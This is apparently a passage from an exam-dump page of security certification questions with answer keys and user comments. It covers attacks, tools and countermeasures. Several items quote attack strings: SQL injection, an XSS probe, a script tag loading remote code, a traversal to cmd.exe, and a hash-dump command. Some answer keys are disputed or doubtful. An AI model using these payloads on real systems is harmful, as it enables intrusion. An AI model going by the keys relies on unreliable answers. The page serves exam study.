- A. NetBIOS remote installation
- B. Any fake executable
- C. Spywares and adware
- D. ActiveX controls, VBScript, and Java scripts

Correct Answer: *ABCD*

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools can be used as penetration tools in the Information system auditing process?

Each correct answer represents a complete solution. (Choose two.)

- A. Nmap
- B. Snort
- C. SARA
- D. Nessus

Correct Answer: *CD*

Community vote distribution

AD (100%)

🗳️ 👤 **tp9222** 9 months, 1 week ago

Selected Answer: AD

NMAP is also useful

upvoted 1 times

🗳️ 👤 **tp9222** 9 months, 1 week ago

Ans should be ACD

upvoted 1 times

You discover that your network routers are being flooded with broadcast packets that have the return address of one of the servers on your network. This is resulting in an overwhelming amount of traffic going back to that server and flooding it. What is this called?

- A. Syn flood
- B. Blue jacking
- C. Smurf attack
- D. IP spoofing

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

What is the purpose of configuring a password protected screen saver on a computer?

- A. For preventing unauthorized access to a system.
- B. For preventing a system from a Denial of Service (DoS) attack.
- C. For preventing a system from a social engineering attack.
- D. For preventing a system from a back door attack.

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Rick works as a Computer Forensic Investigator for BlueWells Inc. He has been informed that some confidential information is being leaked out by an employee of the company. Rick suspects that someone is sending the information through email. He checks the emails sent by some employees to other networks. Rick finds out that Sam, an employee of the Sales department, is continuously sending text files that contain special symbols, graphics, and signs. Rick suspects that Sam is using the Steganography technique to send data in a disguised form. Which of the following techniques is Sam using?

Each correct answer represents a part of the solution. (Choose all that apply.)

- A. Linguistic steganography
- B. Perceptual masking
- C. Technical steganography
- D. Text Semagrams

Correct Answer: AD

Currently there are no comments in this discussion, be the first to comment!

Against which of the following does SSH provide protection?

Each correct answer represents a complete solution. (Choose two.)

- A. DoS attack
- B. IP spoofing
- C. Password sniffing
- D. Broadcast storm

Correct Answer: *BC*

Currently there are no comments in this discussion, be the first to comment!

Which of the following US Acts emphasized a "risk-based policy for cost-effective security" and makes mandatory for agency program officials, chief information officers, and inspectors general (IGs) to conduct annual reviews of the agency's information security program and report the results to Office of Management and Budget?

- A. The Electronic Communications Privacy Act of 1986 (ECPA)
- B. The Fair Credit Reporting Act (FCRA)
- C. The Equal Credit Opportunity Act (ECOA)
- D. Federal Information Security Management Act of 2002 (FISMA)

Correct Answer: D

Currently there are no comments in this discussion, be the first to comment!

You enter the netstat -an command in the command prompt and you receive intimation that port number 7777 is open on your computer. Which of the following

Trojans may be installed on your computer?

- A. NetBus
- B. QAZ
- C. Donald Dick
- D. Tini

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

You are the Administrator for a corporate network. You are concerned about denial of service attacks.

Which of the following measures would be most helpful in defending against a Denial-of-Service (DoS) attack?

- A. Implement network based antivirus.
- B. Place a honey pot in the DMZ.
- C. Shorten the timeout for connection attempts.
- D. Implement a strong password policy.

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Adam is a novice Web user. He chooses a 22 letters long word from the dictionary as his password. How long will it take to crack the password by an attacker?

- A. 22 hours
- B. 23 days
- C. 200 years
- D. 5 minutes

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following is a technique for creating Internet maps?
Each correct answer represents a complete solution. (Choose two.)

- A. Active Probing
- B. AS PATH Inference
- C. Object Relational Mapping
- D. Network Quota

Correct Answer: *AB*

Currently there are no comments in this discussion, be the first to comment!

Which of the following attacks can be overcome by applying cryptography?

- A. Buffer overflow
- B. Web ripping
- C. Sniffing
- D. DoS

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

In which of the following attacks does the attacker gather information to perform an access attack?

- A. Land attack
- B. Reconnaissance attack
- C. Vulnerability attack
- D. DoS attack

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following refers to applications or files that are not classified as viruses or Trojan horse programs, but can still negatively affect the performance of the computers on your network and introduce significant security risks to your organization?

- A. Hardware
- B. Grayware
- C. Firmware
- D. Melissa

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

James works as a Database Administrator for Techsoft Inc. The company has a SQL Server 2005 computer. The computer has a database named Sales. Users complain that the performance of the database has deteriorated. James opens the System Monitor tool and finds that there is an increase in network traffic. What kind of attack might be the cause of the performance deterioration?

- A. Denial-of-Service
- B. Injection
- C. Internal attack
- D. Virus

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following is a version of netcat with integrated transport encryption capabilities?

- A. Encat
- B. Nikto
- C. Socat
- D. Cryptcat

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following systems is used in the United States to coordinate emergency preparedness and incident management among various federal, state, and local agencies?

- A. US Incident Management System (USIMS)
- B. National Disaster Management System (NDMS)
- C. National Emergency Management System (NEMS)
- D. National Incident Management System (NIMS)

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following can be used to perform session hijacking?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Cross-site scripting
- B. Session fixation
- C. ARP spoofing
- D. Session sidejacking

Correct Answer: ABD

  **GQ** 11 months, 3 weeks ago

Should be ACD. Session fixation is different from session hijacking, In the session hijacking attack, the attacker attempts to steal the ID of a victim's session after the user logs in. In the session fixation attack, the attacker already has access to a valid session and tries to force the victim to use that particular session for his or her own purposes.

upvoted 1 times

Which of the following is a type of computer security vulnerability typically found in Web applications that allow code injection by malicious Web users into the Web pages viewed by other users?

- A. SID filtering
- B. Cookie poisoning
- C. Cross-site scripting
- D. Privilege Escalation

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

You want to perform passive footprinting against we-are-secure Inc. Web server. Which of the following tools will you use?

- A. Nmap
- B. Ethereal
- C. Ettercap
- D. Netcraft

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following services CANNOT be performed by the nmap utility?
Each correct answer represents a complete solution. (Choose all that apply.)

- A. Passive OS fingerprinting
- B. Sniffing
- C. Active OS fingerprinting
- D. Port scanning

Correct Answer: AB

Currently there are no comments in this discussion, be the first to comment!

In which of the following malicious hacking steps does email tracking come under?

- A. Reconnaissance
- B. Gaining access
- C. Maintaining Access
- D. Scanning

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following rootkits is able to load the original operating system as a virtual machine, thereby enabling it to intercept all hardware calls made by the original operating system?

- A. Kernel level rootkit
- B. Boot loader rootkit
- C. Hypervisor rootkit
- D. Library rootkit

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

John works as a Network Administrator for Net Perfect Inc. The company has a Windows-based network. The company uses Check Point SmartDefense to provide security to the network of the company. On the HTTP servers of the company, John defines a rule for dropping any kind of userdefined URLs. Which of the following types of attacks can be prevented by dropping the user-defined URLs?

- A. Morris worm
- B. Code red worm
- C. Hybrid attacks
- D. PTC worms and mutations

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

In which of the following methods does a hacker use packet sniffing to read network traffic between two parties to steal the session cookies?

- A. Cross-site scripting
- B. Physical accessing
- C. Session fixation
- D. Session sidejacking

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

You work as a Network Administrator in the ABC Inc. The ABC Inc. is using Linux-based server. Recently, you have updated the password policy of the company in which the server will disable passwords after four trials. What type of attack do you want to stop by enabling this policy?

- A. Brute force
- B. Replay
- C. XSS
- D. Cookie poisoning

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following are countermeasures to prevent unauthorized database access attacks?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Session encryption
- B. Removing all stored procedures
- C. Applying strong firewall rules
- D. Input sanitization

Correct Answer: ABCD

Community vote distribution

ACD (100%)

🗳️ 👤 **tp9222** 7 months, 3 weeks ago

Selected Answer: ACD

B Is a prevention

upvoted 1 times

🗳️ 👤 **anonyuser** 10 months, 3 weeks ago

While removing stored procedures might seem like a security measure to prevent unauthorized access, it's not a comprehensive solution and can have significant drawbacks. Stored procedures serve legitimate purposes in many database applications, such as improving performance, enforcing business logic, and promoting code reusability. Removing all stored procedures could disrupt the functionality of the database and the applications relying on it.

upvoted 1 times

In which of the following attacks does an attacker spoof the source address in IP packets that are sent to the victim?

- A. Dos
- B. DDoS
- C. Backscatter
- D. SQL injection

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

In which of the following steps of the incident handling processes does the Incident Handler make sure that all business processes and functions are back to normal and then also wants to monitor the system or processes to ensure that the system is not compromised again?

- A. Eradication
- B. Lesson Learned
- C. Recovery
- D. Containment

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools is used to attack the Digital Watermarking?

- A. Active Attacks
- B. 2Mosaic
- C. Steg-Only Attack
- D. Gifshuffle

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

You are hired as a Database Administrator for Jennifer Shopping Cart Inc. You monitor the server health through the System Monitor and found that there is a sudden increase in the number of logins.

Which of the following types of attack has occurred?

- A. Injection
- B. Virus
- C. Worm
- D. Denial-of-service

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following types of attacks is often performed by looking surreptitiously at the keyboard or monitor of an employee's computer?

- A. Buffer-overflow attack
- B. Shoulder surfing attack
- C. Man-in-the-middle attack
- D. Denial-of-Service (DoS) attack

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following types of malware does not replicate itself but can spread only when the circumstances are beneficial?

- A. Mass mailer
- B. Worm
- C. Blended threat
- D. Trojan horse

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements about reconnaissance is true?

- A. It describes an attempt to transfer DNS zone data.
- B. It is a computer that is used to attract potential intruders or attackers.
- C. It is any program that allows a hacker to connect to a computer without going through the normal authentication process.
- D. It is also known as half-open scanning.

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

FILL BLANK -

Fill in the blank with the appropriate name of the attack.

_____ takes best advantage of an existing authenticated connection.

Correct Answer: *session hijacking*

Currently there are no comments in this discussion, be the first to comment!

You work as a Network Penetration tester in the Secure Inc. Your company takes the projects to test the security of various companies. Recently, Secure Inc. has assigned you a project to test the security of a Web site. You go to the Web site login page and you run the following SQL query:

SELECT email, passwd, login_id, full_name

FROM members

WHERE email = 'attacker@somehwere.com'; DROP TABLE members; --'

What task will the above SQL query perform?

- A. Deletes the database in which members table resides.
- B. Deletes the rows of members table where email id is 'attacker@somehwere.com' given.
- C. Performs the XSS attacks.
- D. Deletes the entire members table.

Correct Answer: D

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools will you use to prevent from session hijacking?
Each correct answer represents a complete solution. (Choose all that apply.)

- A. OpenSSH
- B. Rlogin
- C. Telnet
- D. SSL

Correct Answer: AD

Currently there are no comments in this discussion, be the first to comment!

You work as a Network Administrator for Marioxnet Inc. You have the responsibility of handling two routers with BGP protocol for the enterprise's network. One of the two routers gets flooded with an unexpected number of data packets, while the other router starves with no packets reaching it. Which of the following attacks can be a potential cause of this?

- A. Packet manipulation
- B. Denial-of-Service
- C. Spoofing
- D. Eavesdropping

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following programming languages are NOT vulnerable to buffer overflow attacks?

Each correct answer represents a complete solution. (Choose two.)

- A. C
- B. Java
- C. C++
- D. Perl

Correct Answer: *BD*

Currently there are no comments in this discussion, be the first to comment!

Mark works as a Network Administrator for NetTech Inc. The network has 150 Windows 2000 Professional client computers and four Windows 2000 servers. All the client computers are able to connect to the Internet. Mark is concerned about malware infecting the client computers through the Internet. What will Mark do to protect the client computers from malware?

Each correct answer represents a complete solution. (Choose two.)

- A. Educate users of the client computers to avoid malware.
- B. Educate users of the client computers about the problems arising due to malware.
- C. Prevent users of the client computers from executing any programs.
- D. Assign Read-Only permission to the users for accessing the hard disk drives of the client computers.

Correct Answer: AB

Currently there are no comments in this discussion, be the first to comment!

Which of the following reads and writes data across network connections by using the TCP/IP protocol?

- A. Fpipe
- B. NSLOOKUP
- C. Netcat
- D. 2Mosaic

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following terms describes an attempt to transfer DNS zone data?

- A. Reconnaissance
- B. Encapsulation
- C. Dumpster diving
- D. Spam

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Adam, a novice web user, is very conscious about the security. He wants to visit the Web site that is known to have malicious applets and code. Adam always makes use of a basic Web Browser to perform such testing. Which of the following web browsers can adequately fill this purpose?

- A. Mozilla Firefox
- B. Internet explorer
- C. Lynx
- D. Safari

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

John works as a Penetration Tester in a security service providing firm named you-are-secure Inc. Recently, John's company has got a project to test the security of a promotional Website www.missatlanta.com and assigned the pen-testing work to John. When John is performing penetration testing, he inserts the following script in the search box at the company home page:

```
<script>alert('Hi, John')</script>
```

After pressing the search button, a pop-up box appears on his screen with the text - "Hi, John." Which of the following attacks can be performed on the Web site tested by John while considering the above scenario?

- A. Replay attack
- B. CSRF attack
- C. Buffer overflow attack
- D. XSS attack

Correct Answer: D

Currently there are no comments in this discussion, be the first to comment!

John visits an online shop that stores the IDs and prices of the items to buy in a cookie. After selecting the items that he wants to buy, the attacker changes the price of the item to 1.

Original cookie values:

ItemID1=2 -

ItemPrice1=900 -

ItemID2=1 -

ItemPrice2=200 -

Modified cookie values:

ItemID1=2 -

ItemPrice1=1 -

ItemID2=1 -

ItemPrice2=1 -

Now, he clicks the Buy button, and the prices are sent to the server that calculates the total price.

Which of the following hacking techniques is John performing?

- A. Computer-based social engineering
- B. Man-in-the-middle attack
- C. Cross site scripting
- D. Cookie poisoning

Correct Answer: D

Currently there are no comments in this discussion, be the first to comment!

You send SYN packets with the exact TTL of the target system starting at port 1 and going up to port 1024 using hping2 utility. This attack is known as

_____.

- A. Port scanning
- B. Cloaking
- C. Firewalking
- D. Spoofing

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

John works as a professional Ethical Hacker. He is assigned a project to test the security of www.weare-secure.com. He is working on the Linux operating system.

He wants to sniff the we-are-secure network and intercept a conversation between two employees of the company through session hijacking. Which of the following tools will John use to accomplish the task?

- A. Hunt
- B. IPChains
- C. Ettercap
- D. Tripwire

Correct Answer: A

Community vote distribution

C (100%)


🗨️ 👤 **tp9222** 9 months, 1 week ago

Selected Answer: C

Ettercap Ettercap is a comprehensive suite for man-in-the-middle attacks on LAN. It features sniffing of live connections, content filtering on the fly, and many other interesting tricks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.

upvoted 1 times

Adam works as a Security Administrator for the Umbrella Inc. A project has been assigned to him to strengthen the security policies of the company, including its password policies. However, due to some old applications, Adam is only able to enforce a password group policy in Active Directory with a minimum of 10 characters. He informed the employees of the company, that the new password policy requires that everyone must have complex passwords with at least 14 characters. Adam wants to ensure that everyone is using complex passwords that meet the new security policy requirements. He logged on to one of the network's domain controllers and runs the following command:



```
Command Prompt - cmd
C:\>cmd
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\>pudump > pwd.txt
```

Which of the following actions will this command take?

- A. Dumps the SAM password hashes to pwd.txt
- B. Dumps the SAM password file to pwd.txt
- C. Dumps the Active Directory password hashes to pwd.txt
- D. The password history file is transferred to pwd.txt

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Address Resolution Protocol (ARP) spoofing, also known as ARP poisoning or ARP Poison Routing (APR), is a technique used to attack an Ethernet wired or wireless network. ARP spoofing may allow an attacker to sniff data frames on a local area network (LAN), modify the traffic, or stop the traffic altogether. The principle of ARP spoofing is to send fake ARP messages to an Ethernet LAN. What steps can be used as a countermeasure of ARP spoofing?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Using smash guard utility
- B. Using ARP Guard utility
- C. Using static ARP entries on servers, workstation and routers
- D. Using ARP watch utility
- E. Using IDS Sensors to check continually for large amount of ARP traffic on local subnets

Correct Answer: *BCDE*

Currently there are no comments in this discussion, be the first to comment!

Which of the following malicious code can have more than one type of trigger, multiple task capabilities, and can replicate itself in more than one manner?

- A. Macro virus
- B. Blended threat
- C. Trojan
- D. Boot sector virus

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following can be used as a countermeasure against the SQL injection attack?

Each correct answer represents a complete solution. (Choose two.)

- A. `mysql_real_escape_string()`
- B. `session_regenerate_id()`
- C. `mysql_escape_string()`
- D. Prepared statement

Correct Answer: AD

Currently there are no comments in this discussion, be the first to comment!

You want to integrate the Nikto tool with nessus vulnerability scanner. Which of the following steps will you take to accomplish the task?
Each correct answer represents a complete solution. (Choose two.)

- A. Place nikto.pl file in the /etc/nessus directory.
- B. Place nikto.pl file in the /var/www directory.
- C. Place the directory containing nikto.pl in root's PATH environment variable.
- D. Restart nessusd service.

Correct Answer: *CD*

Currently there are no comments in this discussion, be the first to comment!

Adam works as a Penetration Tester for Umbrella Inc. A project has been assigned to him check the security of wireless network of the company. He re-injects a captured wireless packet back onto the network. He does this hundreds of times within a second. The packet is correctly encrypted and Adam assumes it is an ARP request packet. The wireless host responds with a stream of responses, all individually encrypted with different IVs. Which of the following types of attack is Adam performing?

- A. Replay attack
- B. MAC Spoofing attack
- C. Caffè Latte attack
- D. Network injection attack

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He has successfully completed the following steps of the pre-attack phase: I Information gathering I Determining network range I Identifying active machines I Finding open ports and applications I OS fingerprinting I Fingerprinting services

Now John wants to perform network mapping of the We-are-secure network. Which of the following tools can he use to accomplish his task? Each correct answer represents a complete solution. (Choose all that apply.)

- A. Ettercap
- B. Traceroute
- C. Cheops
- D. NeoTrace

Correct Answer: *BCD*

Currently there are no comments in this discussion, be the first to comment!

A user is sending a large number of protocol packets to a network in order to saturate its resources and to disrupt connections to prevent communications between services. Which type of attack is this?

- A. Vulnerability attack
- B. Impersonation attack
- C. Social Engineering attack
- D. Denial-of-Service attack

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

John works as a Network Administrator for Perfect Solutions Inc. The company has a Linux-based network. The company is aware of various types of security attacks and wants to impede them. Hence, management has assigned John a project to port scan the company's Web Server. For this, he uses the nmap port scanner and issues the following command to perform idle port scanning: `nmap -PN -p- -sl`

`IP_Address_of_Company_Server`

He analyzes that the server's TCP ports 21, 25, 80, and 111 are open.

Which of the following security policies is the company using during this entire process to mitigate the risk of hacking attacks?

- A. Non-disclosure agreement
- B. Antivirus policy
- C. Acceptable use policy
- D. Audit policy

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following keyloggers cannot be detected by anti-virus or anti-spyware products?

- A. Kernel keylogger
- B. Software keylogger
- C. Hardware keylogger
- D. OS keylogger

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following netcat parameters makes netcat a listener that automatically restarts itself when a connection is dropped?

- A. -u
- B. -l
- C. -p
- D. -L

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools can be used for network sniffing as well as for intercepting conversations through session hijacking?

- A. Ethercap
- B. Tripwire
- C. IPChains
- D. Hunt

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

You want to use PGP files for steganography. Which of the following tools will you use to accomplish the task?

- A. Blindside
- B. Snow
- C. ImageHide
- D. Stealth

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following attacks allows an attacker to sniff data frames on a local area network (LAN) or stop the traffic altogether?

- A. Port scanning
- B. ARP spoofing
- C. Man-in-the-middle
- D. Session hijacking

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following protocols is a maintenance protocol and is normally considered a part of the IP layer, but has also been used to conduct denial-of-service attacks?

- A. ICMP
- B. L2TP
- C. TCP
- D. NNTP

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following HTTP requests is the SQL injection attack?

- A. `http://www.xsecurity.com/cgiin/bad.cgi?foo=..%fc%80%80%80%80%af../bin/ls%20-al`
- B. `http://www.victim.com/example?accountnumber=67891&creditamount=999999999`
- C. `http://www.myserver.com/search.asp?lname=adam%27%3bupdate%20usertable%20set%20pass%20wd%3d%27hCx0r%27%3b--%00`
- D. `http://www.myserver.com/script.php?mydata=%3cscript%20src=%22http%3a%2f%2fwww.yourserver.com%2fbadscript.js%22%3e%3c%2fscript%3e`

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Maria works as the Chief Security Officer for PassGuide Inc. She wants to send secret messages to the CEO of the company. To secure these messages, she uses a technique of hiding a secret message within an ordinary message. The technique provides 'security through obscurity'. What technique is Maria using?

- A. Steganography
- B. Public-key cryptography
- C. RSA algorithm
- D. Encryption

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

FILL BLANK -

Fill in the blank with the appropriate name of the tool.

_____ scans for rootkits by comparing SHA-1 hashes of important files with known good ones in online database.

Correct Answer: *rkhunter*

Currently there are no comments in this discussion, be the first to comment!

Adam works as a Network administrator for Umbrella Inc. He noticed that an ICMP ECHO requests is coming from some suspected outside sources. Adam suspects that some malicious hacker is trying to perform ping sweep attack on the network of the company. To stop this malicious activity, Adam blocks the ICMP ECHO request from any outside sources.

What will be the effect of the action taken by Adam?

- A. Network turns completely immune from the ping sweep attacks.
- B. Network is still vulnerable to ping sweep attack.
- C. Network is protected from the ping sweep attack until the next reboot of the server.
- D. Network is now vulnerable to Ping of death attack.

Correct Answer: B

Currently there are no comments in this discussion, be the first to comment!

You are the Security Consultant and have been hired to check security for a client's network. Your client has stated that he has many concerns but the most critical is the security of Web applications on their Web server. What should be your highest priority then in checking his network?

- A. Setting up IDS
- B. Port scanning
- C. Vulnerability scanning
- D. Setting up a honey pot

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following tasks can be performed by using netcat utility?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Checking file integrity
- B. Creating a Backdoor
- C. Firewall testing
- D. Port scanning and service identification

Correct Answer: *BCD*

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements are correct about spoofing and session hijacking?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Spoofing is an attack in which an attacker can spoof the IP address or other identity of the target and the valid user cannot be active.
- B. Spoofing is an attack in which an attacker can spoof the IP address or other identity of the target but the valid user can be active.
- C. Session hijacking is an attack in which an attacker takes over the session, and the valid user's session is disconnected.
- D. Session hijacking is an attack in which an attacker takes over the session, and the valid user's session is not disconnected.

Correct Answer: *BD*

Currently there are no comments in this discussion, be the first to comment!

You work as a professional Ethical Hacker. You are assigned a project to test the security of www.weare-secure.com. You somehow enter in we-are-secure Inc. main server, which is Windows based.

While you are installing the NetCat tool as a backdoor in the we-are-secure server, you see the file `credit.dat` having the list of credit card numbers of the company's employees. You want to transfer the `credit.dat` file in your local computer so that you can sell that information on the internet in the good price.

However, you do not want to send the contents of this file in the clear text format since you do not want that the Network Administrator of the we-are-secure Inc. can get any clue of the hacking attempt. Hence, you decide to send the content of the `credit.dat` file in the encrypted format.

What steps should you take to accomplish the task?

- A. You will use the ftp service.
- B. You will use Wireshark.
- C. You will use CryptCat instead of NetCat.
- D. You will use brutus.

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following programs is used for bypassing normal authentication for securing remote access to a computer?

- A. Backdoor
- B. Worm
- C. Adware
- D. Spyware

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements is true about a Trojan engine?

- A. It limits the system resource usage.
- B. It specifies the signatures that keep a watch for a host or a network sending multiple packets to a single host or a single network.
- C. It specifies events that occur in a related manner within a sliding time interval.
- D. It analyzes the nonstandard protocols, such as TFN2K and BO2K.

Correct Answer: *D*



Currently there are no comments in this discussion, be the first to comment!

Which of the following types of attacks come under the category of hacker attacks?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Smurf
- B. IP address spoofing
- C. Teardrop
- D. Password cracking

Correct Answer: *BD*

  **strale** 10 months, 3 weeks ago

Aren't all options hacker attacks? I am going with A,B,C,D

upvoted 1 times

Which of the following Linux rootkits allows an attacker to hide files, processes, and network connections?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Phalanx2
- B. Beastkit
- C. Adore
- D. Knark

Correct Answer: CD

Community vote distribution

AB (100%)

🗨️ 👤 **tp9222** 9 months, 1 week ago

Selected Answer: AB

ANS : ALL

Phalanx2 <https://www.oreilly.com/library/view/the-art-of/9781118824993/c27.xhtml>

Adore https://topic.alibabacloud.com/a/adore-rootkit-analysis_8_8_32021827.html

Knark <https://docs.ospatrol.com/en/latest/rootcheck/rootcheck-knark.html>

Beastkit:

Beastkit is another Linux kernel rootkit known for its stealth and sophistication.

It provides attackers with the ability to hide files, processes, and network connections on a compromised system.

upvoted 1 times

John, a novice web user, makes a new E-mail account and keeps his password as "apple", his favorite fruit. John's password is vulnerable to which of the following password cracking attacks?



Each correct answer represents a complete solution. (Choose all that apply.)

- A. Hybrid attack
- B. Rule based attack
- C. Dictionary attack
- D. Brute Force attack

Correct Answer: ACD

Community vote distribution

CD (100%)

  **tp9222** 9 months, 1 week ago

Selected Answer: CD

In a hybrid attack, the attacker may use a combination of dictionary words, common patterns, and rules (such as appending numbers or special characters) to generate potential passwords. Since "apple" is already a dictionary word, it would typically be targeted directly in a dictionary attack rather than as part of a hybrid attack.

Similarly, in a rule-based attack, the attacker applies specific rules or patterns to generate potential passwords. While "apple" could potentially be part of a larger set of rules, it is more commonly targeted through a straightforward dictionary attack due to its simplicity and common usage. Therefore, it is not typically considered vulnerable to hybrid or rule-based attacks.

upvoted 1 times

John works as a professional Ethical Hacker. He is assigned a project to test the security of www.weare-secure.com. He installs a rootkit on the Linux server of the We-are-secure network. Which of the following statements are true about rootkits?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. They allow an attacker to conduct a buffer overflow.
- B. They allow an attacker to set a Trojan in the operating system and thus open a backdoor for anytime access.
- C. They allow an attacker to replace utility programs that can be used to detect the attacker's activity.
- D. They allow an attacker to run packet sniffers secretly to capture passwords.

Correct Answer: *BCD*

Currently there are no comments in this discussion, be the first to comment!

You enter the following URL on your Web browser:

`http://www.we-are-secure.com/scripts/..%co%af../..%co%af../windows/system32/cmd.exe?/c+dir+c:\`

What kind of attack are you performing?

- A. Directory traversal
- B. Replay
- C. Session hijacking
- D. URL obfuscating

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

A Denial-of-Service (DoS) attack is mounted with the objective of causing a negative impact on the performance of a computer or network. It is also known as network saturation attack or bandwidth consumption attack. Attackers perform DoS attacks by sending a large number of protocol packets to a network. The problems caused by a DoS attack are as follows: | Saturation of network resources | Disruption of connections between two computers, thereby preventing communications between services | Disruption of services to a specific computer | Failure to access a Web site | Increase in the amount of spam

Which of the following can be used as countermeasures against DoS attacks?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Blocking undesired IP addresses
- B. Applying router filtering
- C. Disabling unneeded network services
- D. Permitting network access only to desired traffic

Correct Answer: *ABCD*

Currently there are no comments in this discussion, be the first to comment!

Which of the following attacking methods allows the bypassing of access control lists on servers or routers, either hiding a computer on a network or allowing it to impersonate another computer by changing the Media Access Control address?

- A. IP address spoofing
- B. VLAN hopping
- C. ARP spoofing
- D. MAC spoofing

Correct Answer: D

Currently there are no comments in this discussion, be the first to comment!

Your IDS discovers that an intruder has gained access to your system. You immediately stop that access, change passwords for administrative accounts, and secure your network. You discover an odd account (not administrative) that has permission to remotely access the network. What is this most likely?

- A. An example of privilege escalation.
- B. A normal account you simply did not notice before. Large networks have a number of accounts; it is hard to track them all.
- C. A backdoor the intruder created so that he can re-enter the network.
- D. An example of IP spoofing.

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following techniques does an attacker use to sniff data frames on a local area network and modify the traffic?

- A. MAC spoofing
- B. IP address spoofing
- C. Email spoofing
- D. ARP spoofing

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Brutus is a password cracking tool that can be used to crack the following authentications: I HTTP (Basic Authentication) I HTTP (HTML Form/CGI) I POP3 (Post Office Protocol v3) I FTP (File Transfer Protocol) I SMB (Server Message Block) I Telnet

Which of the following attacks can be performed by Brutus for password cracking?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Hybrid attack
- B. Replay attack
- C. Dictionary attack
- D. Brute force attack
- E. Man-in-the-middle attack

Correct Answer: *ACD*

Currently there are no comments in this discussion, be the first to comment!

You have forgotten your password of an online shop. The web application of that online shop asks you to enter your email so that they can send you a new password. You enter your email you@gmail.com

And press the submit button.

The Web application displays the server error. What can be the reason of the error?

- A. You have entered any special character in email.
- B. Email entered is not valid.
- C. The remote server is down.
- D. Your internet connection is slow.

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Maria works as a professional Ethical Hacker. She has been assigned the project of testing the security of www.gentech.com. She is using dumpster diving to gather information about Gentech Inc.

In which of the following steps of malicious hacking does dumpster diving come under?

- A. Multi-factor authentication
- B. Role-based access control
- C. Mutual authentication
- D. Reconnaissance

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following types of attacks slows down or stops a server by overloading it with requests?

- A. DoS attack
- B. Impersonation attack
- C. Network attack
- D. Vulnerability attack

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Session splicing is an IDS evasion technique in which an attacker delivers data in multiple small-sized packets to the target computer. Hence, it becomes very difficult for an IDS to detect the attack signatures of such attacks. Which of the following tools can be used to perform session splicing attacks?

